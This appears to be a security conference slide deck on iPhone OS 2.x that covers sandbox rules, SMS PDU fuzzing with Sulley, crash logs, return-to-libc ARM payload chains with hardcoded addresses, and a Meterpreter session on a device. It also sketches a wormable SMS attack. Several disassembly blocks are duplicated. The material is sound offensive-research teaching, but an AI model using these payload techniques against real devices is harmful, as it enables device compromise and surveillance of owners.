

iPhone Hacking: Fuzzing and Payloads

Charlie Miller

Independent Security Evaluators

cmiller@securityevaluators.com

Who I am

- ✦ First to hack the iPhone, G1 Phone
- ✦ Pwn2Own winner, 2008, 2009
- ✦ Author: Mac Hackers Handbook
- ✦ Chairman, No More Free Bugs foundation

Agenda

- ✦ Background
- ✦ iPhone security architecture
- ✦ iPhone fuzzing
- ✦ Circumventing iPhone security features
- ✦ iPhone payloads

iPhone Security Architecture

iPhones

- ✦ Jailbroken: various patches, can access FS, run unsigned code, etc
- ✦ Development: click “use for development” in Xcode. Adds some debugging tools
- ✦ Provisioned: Can run Apple code or from developer phone is provisioned for
- ✦ Factory phones
- ✦ Warning: I’ve only tested my payloads on the first 2-3

Security Architecture Overview

- ✦ Reduced attack surface
- ✦ Stripped down OS
- ✦ Code signing
- ✦ Randomization (or lack thereof)
- ✦ Sandboxing
- ✦ Memory protections

Reduced attack surface

- ✦ Not as many apps to attack
 - ✦ No Flash or Java for example
- ✦ MobileSafari does not render many filetypes that Safari (via QuickTime Player) will (jp2, psd, etc)
 - ✦ Even some .mov's won't play on iPhone
- ✦ iPhone doesn't handle many features of PDF files that Mac OS X will
- ✦ Smaller attack surface -> fewer bugs to exploit

Stripped down OS

- ✦ Missing lots of useful binaries
- ✦ No /bin/sh!!!!
 - ✦ Means no “shell” code
- ✦ Even if you had a shell, there’s no ls, rm, ps, etc.
- ✦ If you get code execution, what do you do?

Code signing

- All binaries and libraries must be signed by Apple
 - or a developer on a specially provisioned phone
- Attacker cannot upload a binary and hope to execute it
- Again, if you get code execution, what do you do?

“ASLR”, missing

- ✧ Mac OS X
 - ✧ Randomizes library locations (except dyld)
 - ✧ Doesn't randomize heap, stack, executable image
- ✧ iPhone
 - ✧ Doesn't randomize anything
 - ✧ Addresses only rely on firmware version

Sandboxing

- ✦ Applications downloaded from the AppStore (or installed with Xcode) run in a sandbox
- ✦ Sandbox limits what applications can do
- ✦ Uses same mechanism as Mac OS X (Seatbelt kext)
- ✦ See `/usr/share/sandbox/SandboxTemplate.sb`

Excerpts from sandbox configuration

```
; System is read only
(allow file-read*)
(deny file-write*)

; NOTE: Later rules override earlier rules.

; Private areas

(deny file-write*
  (regex "^/private/var/mobile/Applications/.*$"))
(deny file-read*
  (regex "^/private/var/mobile/Applications/.*$"))
...
; Permit reading and writing in the App container
(allow file-read*
  (regex "^/private/var/mobile/Applications/XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXXX(/|$)"))

(allow file-write*
  (regex "^/private/var/mobile/Applications/XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXXX/(tmp|Library|
Documents) (/|$)"))

(allow process-exec
  (regex #"^/private/var/mobile/Applications/XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXXX/.*\\.app(/|
$)"))
...
(deny process-fork)
...
(allow network*)
```


Outside the app store

- Apple installed apps like Safari, Mail, SMS are not in the same sandbox
- They are in a (less restrictive) sandbox
- Sandbox ruleset is compiled in the kernel

MobileSafari sandbox fun

```
(gdb) print (FILE *) fopen("/private/var/mobile/Library/SMS/sms.db", "rb")
$1 = (FILE *) 0x39435ff4
(gdb) print (int) fork()
$2 = -1
(gdb) print (int) open("/dev/tty.debug", 0x20002)
$1 = -1
```

```
#dmesg
```

```
...
```

```
launchd[752] Builtin profile: MobileSafari (seatbelt)
```

```
...
```

```
MobileSafari 752 PARENTAGE_FORK DENY 1 (seatbelt)
```

```
MobileSafari 752 FS_READ_DATA SBF /dev/tty.debug 13 (seatbelt)
```


Memory protections

- ✦ ARM version of NX/XD hardware enforced memory protection (XN bit)
- ✦ Stack and heap are protected
- ✦ No heap pages may be RWX (enforced in kernel)
- ✦ Difficult to inject code and run it

History of iPhone DEP

- Version 1: Heap was RWX, easy to run shellcode
- Version 2: No RWX pages
 - Can not turn writeable pages into executable pages
 - Except in one corner case I discovered (see BH EU or EuSecWest)
- Version 3: No RWX pages
 - Can do RW -> RX. Don't need fancy v2 tricks

iPhone security summary

- ✦ Hard(er) to find bugs
- ✦ No good binaries on system
- ✦ No way to write files and execute them (code signing)
- ✦ Therefore... shellcode will have to be large and complicated
- ✦ Shellcode can't run on the heap (w/o first doing something)
- ✦ But..... library locations aren't randomized

Jailbroken vs Factory iPhones

- ✦ Jailbreaking adds /bin/sh and friends
- ✦ Jailbroken phones disable code signing (obviously)
 - ✦ Allows for running shell, gdb, sshd, python, etc
- ✦ Disabling code signing also disables some memory protections (version 2)... ***signed bit is ignored***
- ✦ “return-to mprotect” technique does work on jailbroken phones (version 2)
- ✦ Hacking jailbroken phones is easy!

Fuzzing iPhones

Fuzzing 101

- ✦ Create malformed input
 - ✦ Take existing input and “mutate” it
 - ✦ Create inputs from scratch (from rfc, for example)
- ✦ Send to target
- ✦ Monitor for faults
- ✦ Goto step 1

Fuzz what

- ✧ Server side
 - ✧ not much...
 - ✧ mDNS, SMS, Bluetooth
- ✧ Client side
 - ✧ Much bigger
 - ✧ Safari, Mail, 3rd Party Apps

Fuzzing (Mobile)Safari

- Can Fuzz on Mac OS X and hope the bug is also on iPhone
 - Pwn2Own '08 bug was on both (JavaScript)
 - Pwn2Own '09 bug was not (Font)
 - Neil's Pwn2Own '09 was on both (JavaScript)
- MobileSafari renders MS Office files but Safari doesn't
- Also some URI handlers unique to iPhone
 - tel:// maps://, tec

Simulator woes

- ✦ Fuzzing with the iPhone SDK simulator is not a good choice
- ✦ Applications produced are x86 binaries running directly on the x86 chip
- ✦ All applications are not present nor designed to perform exactly as on the device
- ✦ No “jailbreak”, i.e. no command line interface to aid in fuzzing

Client sides are not fun

- ✦ Client side bugs are a pain to wield
- ✦ Have to get the victim to click on a link or MITM them or something
- ✦ Have to “find” the victim on the Internet
- ✦ What if there was a way to send data to the iPhone from anywhere in the world, no way to firewall it, requiring no user interaction, only need the phone number, and the application that processed it ran as root with no sandbox?
 - ✦ That would be nice!

SMS

- ✦ Short Message Service is received by all iPhones by default
- ✦ No way to firewall it (and still receive calls/texts)
- ✦ SMS is processed with no user interaction
- ✦ Can be targeted with only a phone number
- ✦ Handled by CommCenter
- ✦ Runs as root and without a sandbox

A thought experiment

- ✦ Its not hard to imagine an iPhone SMS exploit that was wormable
- ✦ Work its way through all possible phone numbers (not THAT many)
 - ✦ Progress is exponential
- ✦ You could pwn (as root) every iPhone on Earth in a day or so!
- ✦ You'd have to go fast because the carriers would try to stop you (if they actually noticed)

SMS overview

- ✦ Uses extra bandwidth in control channel (used for establishing calls, status, etc)
- ✦ Message data limited to 140 bytes (160 7-bit characters)
- ✦ Used for “text messages”
- ✦ Can also deliver binary data
 - ✦ OTA programming
 - ✦ ringtones

The life of an SMS message

- ✦ Message is sent from the device to the Short Message Service Center (SMSC)
- ✦ The SMSC forwards to recipient, either directly or through another SMCS
- ✦ SMSC will queue messages if recipient is not available.
- ✦ Delivery is best effort, no guarantee it will arrive

iPhone SMS

- ✦ iPhone has 2 processors, application processor and modem
- ✦ Modem runs a specialized real time operating system that handles all communication with cellular network
- ✦ Communication between CPUs is via logical serial lines
- ✦ Text based GSM AT command set used
- ✦ CommCenter process processes these commands

Continued life of SMS

- When an SMS arrives at the modem, the modem uses an unsolicited AT command result code
- This consists of 2 lines of text
 - The result code and the number of bytes of the next line
 - The actual SMS message (in PDU mode)

+CMT: , 30

0791947106004034040D91947196466656F800009010821
14215400AE8329BFD4697D9EC377D

A PDU

0791947106004034040D91947196466656F80000901082114215400AE8329BFD4697D9EC377D

Field	Size	Bytes
Length of SMSC address	1 byte	07
Type of address	1 byte	91
SMSC address	variable	947106004034
DELIVER	1 byte	04
Length of sender address	1 byte	0d
Type of sender address	1 byte	91
sender address	variable	947196466656F8
TP-PID	1 byte	00
TP-DCS	1 byte	00
TP-SCTS	7 bytes	90108211421540
TP-UDL	1 byte	0a
TP-UD	variable	AE8329BFD4697D9EC377D

But there is more

- ✦ The previous was the most simple message possible, 7-bit immediate alert (i.e. a text message)
- ✦ Can also send binary data in the UD field
- ✦ This is prefaced with the User Data Header (UDH)

UDH example

050003000301

Field	Size	Bytes
UDHL	1 byte	05
IEI	1 byte	00
IEDL	1 byte	03
IED	Variable	000301


UDH example 1

050003000301

- ✦ Concatenated messages
 - ✦ Can send more than 160 bytes
 - ✦ IEI = 00 -> concatenated with 8 bit reference
 - ✦ IEDL = 03 -> 3 bytes of data
 - ✦ Reference number 00
 - ✦ Total messages = 03
 - ✦ This message number = 01

iPhone IEI support

0x0, 0x1, 0x5, 0x8, 0x22



```
;; act on information element.
;; r1 = type, r2 = length
;; Possibles are 0, 1, 5, 8, 22,
handle_information_element
var_48= -0x48
length= -0x44
var_40= -0x40
var_20= -0x20
var_18= -0x18
var_8= -8
PUSH {R4-R7,LR}
ADD R7, SP, #0x14+var_8
SUB SP, SP, #0x34
MOVS R4, R0
MOVS R5, R1
STR R2, [SP,#0x48+length]
CMP R1, #4
BEQ loc_1913E
```

```
;; act on information element.
;; r1 = type, r2 = length
;; Possibles are 0, 1, 5, 8, 22,
handle_information_element
var_48= -0x48
length= -0x44
var_40= -0x40
var_20= -0x20
var_18= -0x18
var_8= -8
PUSH {R4-R7,LR}
ADD R7, SP, #0x14+var_8
SUB SP, SP, #0x34
MOVS R4, R0
MOVS R5, R1
STR R2, [SP,#0x48+length]
CMP R1, #4
BEQ loc_1913E
```

```
;; act on information element.
;; r1 = type, r2 = length
;; Possibles are 0, 1, 5, 8, 22,
handle_information_element
var_48= -0x48
length= -0x44
var_40= -0x40
var_20= -0x20
var_18= -0x18
var_8= -8
PUSH {R4-R7,LR}
ADD R7, SP, #0x14+var_8
SUB SP, SP, #0x34
MOVS R4, R0
MOVS R5, R1
STR R2, [SP,#0x48+length]
CMP R1, #4
BEQ loc_1913E
```

```
;; act on information element.
;; r1 = type, r2 = length
;; Possibles are 0, 1, 5, 8, 22,
handle_information_element
var_48= -0x48
length= -0x44
var_40= -0x40
var_20= -0x20
var_18= -0x18
var_8= -8
PUSH {R4-R7,LR}
ADD R7, SP, #0x14+var_8
SUB SP, SP, #0x34
MOVS R4, R0
MOVS R5, R1
STR R2, [SP,#0x48+length]
CMP R1, #4
BEQ loc_1913E
```

```
;; act on information element.
;; r1 = type, r2 = length
;; Possibles are 0, 1, 5, 8, 22,
handle_information_element
var_48= -0x48
length= -0x44
var_40= -0x40
var_20= -0x20
var_18= -0x18
var_8= -8
PUSH {R4-R7,LR}
ADD R7, SP, #0x14+var_8
SUB SP, SP, #0x34
MOVS R4, R0
MOVS R5, R1
STR R2, [SP,#0x48+length]
CMP R1, #4
BEQ loc_1913E
```

```
;; act on information element.
;; r1 = type, r2 = length
;; Possibles are 0, 1, 5, 8, 22,
handle_information_element
var_48= -0x48
length= -0x44
var_40= -0x40
var_20= -0x20
var_18= -0x18
var_8= -8
PUSH {R4-R7,LR}
ADD R7, SP, #0x14+var_8
SUB SP, SP, #0x34
MOVS R4, R0
MOVS R5, R1
STR R2, [SP,#0x48+length]
CMP R1, #4
BEQ loc_1913E
```

```
;; act on information element.
;; r1 = type, r2 = length
;; Possibles are 0, 1, 5, 8, 22,
handle_information_element
var_48= -0x48
length= -0x44
var_40= -0x40
var_20= -0x20
var_18= -0x18
var_8= -8
PUSH {R4-R7,LR}
ADD R7, SP, #0x14+var_8
SUB SP, SP, #0x34
MOVS R4, R0
MOVS R5, R1
STR R2, [SP,#0x48+length]
CMP R1, #4
BEQ loc_1913E
```

```
;; act on information element.
;; r1 = type, r2 = length
;; Possibles are 0, 1, 5, 8, 22,
handle_information_element
var_48= -0x48
length= -0x44
var_40= -0x40
var_20= -0x20
var_18= -0x18
var_8= -8
PUSH {R4-R7,LR}
ADD R7, SP, #0x14+var_8
SUB SP, SP, #0x34
MOVS R4, R0
MOVS R5, R1
STR R2, [SP,#0x48+length]
CMP R1, #4
BEQ loc_1913E
```


Other UDH IEI's

- ✦ IEI 01 = voice mail available
- ✦ IEI 05 = port numbers (application can register)
 - ✦ Port 5499 = visual voicemail
 - ✦ `allntxacds12.attwireless.net:5400?
f=0&v=400&m=XXXXXXX&p=&s=5433&t=4:XXXXXXX:A
:IndyAP36:ms01:client:46173`

Now to the fuzzing

- ✦ Can take some sample PDU's and mutate
 - ✦ These aren't exactly easy to find!
- ✦ Might as well use our knowledge of protocol to generate intelligent test cases
- ✦ We can use Sulley fuzzing framework

Some Sulley

- Needed some tweaking to handle the text-hexadecimal and 7-bit encoding

```
s_size("smc_number", format="oct", length=1, math=lambda x: x/2)
if s_block_start("to_number"):
    s_byte(0x91, format="oct", name="typeofaddress")
    if s_block_start("center", encoder=eight_bit_encoder):
        s_string("\x94\x71\x06\x00\x40\x34", max_len = 256)
    s_block_end()
s_block_end()
...
s_group("tp_dcs", values=["00", "04", "08"])
...
if s_block_start("seven_bit", dep="tp_dcs", dep_values=["00"]):
    s_size("message", format="oct", length=1, math=lambda x: (x * 4 / 7))
    if s_block_start("message"):
        if s_block_start("text", encoder=seven_bit_encoder):
            s_string("hellohello", max_len = 128)
        s_block_end()
    s_block_end()
s_block_end()
```


Generates a lot of testcases!

0791947106004034C40D91947196466656F80000901082114215406
B050003000301D06536FB8D2EB3D96F7499CD7EA3CB6CF61B5D66B3
DFE8329BFD4697D9EC37BACC66BFD16536FB8D2EB3D96F7499CD7EA
3CB6CF61B5D66B3DFE8329BFD4697D9EC37BACC66BFD16536FB8D2E
B3D96F7499CD7EA3CB6CF61B

0791947106004034C40D91947196466656F80000901082114215401
C050003000301D06536FB8D2EB3D96F7499CD7EA3CB6CF6DB0F

0791947106004034C40D91947196466656F80000901082114215401
B050003000301D06536FB8D2EB3D96F7499CD7EA3CB6CF61B

0791947106004034C40D91947196466656F80000901082114215406
C050003000301D06536FB8D2EB3D96F7499CD7EA3CB6CF61B5D66B3
DFE8329BFD4697D9EC37BACC66BFD16536FB8D2EB3D96F7499CD7EA
3CB6CF61B5D66B3DFE8329BFD4697D9EC37BACC66BFD16536FB8D2E
B3D96F7499CD7EA3CB6CF6DB0F

...

And a few crashes

Process: SpringBoard [20555]
Path: /System/Library/CoreServices/SpringBoard.app/SpringBoard
Identifier: SpringBoard
Version: ??? (???)
Code Type: ARM (Native)
Parent Process: launchd [1]

Date/Time: 2009-06-15 09:52:31.024 -0500
OS Version: iPhone OS 2.2 (5G77)
Report Version: 103

Exception Type: EXC_BAD_ACCESS (SIGBUS)
Exception Codes: KERN_PROTECTION_FAILURE at 0x00000000

Crashed Thread: 0

Thread 0 Crashed:

0 CoreFoundation 0x3023d0c4 0x30237000 + 24772

1 SpringBoard 0x00056c96 0x1000 + 351382

...

And some vulns

```
Process:          CommCenter [900]
Path:             /System/Library/PrivateFrameworks/CoreTelephony.framework/Support/
CommCenter
Identifier:       CommCenter
Version:          ??? (???)
Code Type:        ARM (Native)
Parent Process:   launchd [1]

Date/Time:        2009-06-16 03:36:27.698 -0500
OS Version:       iPhone OS 2.2 (5G77)
Report Version:   103


Exception Type:   EXC_BAD_ACCESS (SIGBUS)
Exception Codes:  KERN_PROTECTION_FAILURE at 0x303434fc
Crashed Thread:   6
...
Thread 6 Crashed:
0  libstdc++.6.dylib                0x30069da8  __gnu_cxx::__exchange_and_add(int
volatile*, int) + 12
1  libstdc++.6.dylib                0x30053270  std::basic_string<char,
std::char_traits<char>, std::allocator<char> >::_Rep::_M_dispose(std::allocator<char>
const&) + 36
2  libstdc++.6.dylib                0x30053330  std::basic_string<char,
std::char_traits<char>, std::allocator<char> >::assign(std::basic_string<char,
std::char_traits<char>, std::allocator<char> > const&) + 156
3  CommCenter                       0x00039d7e  0x1000 + 232830
```


Payloads

How to run code?

- ✦ Can't write and execute code from unsigned pages
- ✦ Can't write to file and exec/dlopen
- ✦ However, nothing is randomized
- ✦ So we can use return-to-libc

ARM basics




- ✦ 16 32-bit registers, r0-r15
 - ✦ r13 = sp, stack pointer
 - ✦ r14 = lr, link register - stores return address
 - ✦ r15 = pc, program counter
- ✦ RISC - few instructions, mostly uniform length
 - ✦ Placing a dword in a register usually requires more than 1 instruction
- ✦ Can switch to Thumb mode (2 or 4 byte instructions)


Function calls

- ✧ Instead of {jmp, call} you get {b, bl, bx, blx}
- ✧ b (branch) changes execution to offset from pc specified
- ✧ bl does same but sets lr to next instruction (ret address)
 - In particular, ret addy not on stack
- ✧ bx/blx similar except address is absolute
- ✧ pc is a general purpose register, i.e. mov pc, r1 works
- ✧ First 4 arguments passed in r0-r3, rest on the stack

Example, ARM



Example, Thumb



Return-to-libc, x86

- ✦ Reuse executable code already in process
- ✦ Layout data near ESP such that arguments and return addresses are used from user supplied data
- ✦ This is a pain....
 - ✦ Typically, quickly try to call `system()` or a function to disable DEP (or mprotect)

ARM issues

- ✧ Function arguments passed in registers, not on stack
 - ✧ Must always find code to load stack values into registers
- ✧ Can't "create" instructions by jumping to middle of existing instructions (unlike x86)
- ✧ Return address not always stored on stack

Payload: Beep and Vibrate

- ✦ The second ever iPhone payload - v 1.0.0
- ✦ Replicate what happens when a text message is received: vibrate and beep
- ✦ We want to have the following code executed

```
AudioServicesPlaySystemSound(0x3ea);  
exit(0);
```


So I wrote this little program

```
void foo(unsigned int *shellcode){  
    char buf[8];  
    memcpy(buf, shellcode, sizeof(int) * 25);  
}
```

It's stupid, but serves its purpose

Set r0-r3, PC

```
shellcode1a[0] =0x11112222;  
shellcode1a[1] =0x33334444;  
shellcode1a[2] =0x12345566;    // r7  
shellcode1a[3] =0x314e4bec;    // PC
```

```
0x314e4bec: ldmia sp!, {r0, r1, r2, r3, pc}
```


Call AudioServicesPlaySystemSound

```
shellcode1a[4]=0x000003ea;    // r0  
shellcode1a[5]=0x00112233;    // r1  
shellcode1a[6]=0xddddeeee;    // r2  
shellcode1a[7]=0xffffffff;    // r3  
shellcode1a[8]=0x34945568;    // PC
```

`0x34945568 = AudioServicesPlaySystemSound + 4`


```

0x34945564 <AudioServicesPlaySystemSound+0>:    push    {r4, r7, lr}
0x34945568 <AudioServicesPlaySystemSound+4>:    addr7, sp, #4
0x3494556c <AudioServicesPlaySystemSound+8>:    movr4, r0
0x34945570 <AudioServicesPlaySystemSound+12>:   bl 0x349420f4
<AudioServicesGetPropertyInfo+404>
0x34945574 <AudioServicesPlaySystemSound+16>:    cmpr0, #0; 0x0
0x34945578 <AudioServicesPlaySystemSound+20>:    popeq {r4, r7, pc}
0x3494557c <AudioServicesPlaySystemSound+24>:    bl 0x34943c98
<AudioServicesRemoveSystemSoundCompletion+1748>
0x34945580 <AudioServicesPlaySystemSound+28>:    cmpr0, #0; 0x0
0x34945584 <AudioServicesPlaySystemSound+32>:    popeq {r4, r7, pc}
0x34945588 <AudioServicesPlaySystemSound+36>:    movr0, #1; 0x1
0x3494558c <AudioServicesPlaySystemSound+40>:    bl 0x3494332c
<AudioServicesGetPropertyInfo+5068>
0x34945590 <AudioServicesPlaySystemSound+44>:    subs    r1, r0, #0
0x34945594 <AudioServicesPlaySystemSound+48>:    popne {r4, r7, pc}
0x34945598 <AudioServicesPlaySystemSound+52>:    movr0, r4
0x3494559c <AudioServicesPlaySystemSound+56>:    movr2, r1
0x349455a0 <AudioServicesPlaySystemSound+60>:    pop {r4, r7, lr}
0x349455a4 <AudioServicesPlaySystemSound+64>:    b 0x34944a40
<AudioServicesRemoveSystemSoundCompletion+5244>

```


Progress

- By not jumping to the first instruction, `lr` is not pushed on the stack
- When `lr` is popped off the stack, it will pop a value we control
- We regain control and call `exit` at this point

Call _exit()

```
shellcode1a[9]    = 0x11112222; // r4  
shellcode1a[10]   = 0x33324444; // r7  
shellcode1a[11]   = 0x31463018; // lr
```

should probably set something in r0...

```
Debugger stopped.  
Program exited with status value:0.
```


Next step

- We know how to make memory executable *
- We know how to return-to-libc
- Combine them to have a payload which runs shellcode

Payload: Arbitrary shellcode

- You need to craft return-to-libc for the following C code

```
vm_protect( mach_task_self(), (vm_address_t) addy, size,  
FALSE, VM_PROT_READ | VM_PROT_WRITE | VM_PROT_COPY);  
memcpy(addy, shellcode, size);  
addy()
```


Shellcode is nice

- ✦ Higher level payloads are better
- ✦ Once you have shellcode that is running inside the process you can muck with the local copy of dyld
- ✦ This changes the way libraries are loaded
- ✦ This allows for the loading of unsigned libraries
 - ✦ Only tested on version 2 right now

iPhone dynamic libraries

- ✦ Fun code written in C, C++, Obj-C, etc
 - ✦ GPS monitoring
 - ✦ Turn on the microphone
 - ✦ spam, DOS, bot, etc

And my favorite: Meterpreter

- Meterpreter is a Metasploit payload for Windows (and recently Mac OS X)
- Recompiling it for ARM and making a few changes makes it an iPhone dylib which can be loaded
- Gives process, file listing, file upload download, pivoting, plus any other code you want to add
- A shell on a device with no shell!!!!
 - Only tested on iPhone 2
 - To be released at BH USA


```
meterpreter > pwd
```

```
/
```

```
meterpreter > ls
```

```
Listing: /
```

```
=====
```

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
41775/rwxrwxr-x	612	dir	Fri Jan 09 18:57:35 -0600 2009	.
41775/rwxrwxr-x	612	dir	Fri Jan 09 18:57:35 -0600 2009	..
40700/rwx-----	170	dir	Fri Jan 09 18:38:07 -0600 2009	.fseventsd
40775/rwxrwxr-x	782	dir	Fri Jan 09 18:38:33 -0600 2009	Applications
41775/rwxrwxr-x	272	dir	Fri Jan 09 17:56:20 -0600 2009	Developer
...				

```
meterpreter > ps
```

```
Process list
```

```
=====
```

PID	Name	Path
---	----	-----
0	kernel_task	
1	launchd	
13	update	
14	syslogd	
...		
22	SpringBoard	
25	CommCenter	
...		
1122	MobilePhone	
1134	debugserver	
1135	HelloWorld	

```
meterpreter > getpid  
Current pid: 1135  
meterpreter > getuid  
Server username: mobile  
meterpreter > portfwd add -l 2222 -p 22 -r 192.168.1.182  
[*] Local TCP relay created: 0.0.0.0:2222 <-> 192.168.1.182:22
```


Conclusions

- ✦ Fuzzing can be used for MobileSafari and SMS
- ✦ Can execute arbitrary shellcode, with some effort (plus a 0-day)
- ✦ Can do return-to-libc
- ✦ This shellcode can load unsigned libraries...like Meterpreter

Questions?

- ✦ Contact me at cmiller@securityevaluators.com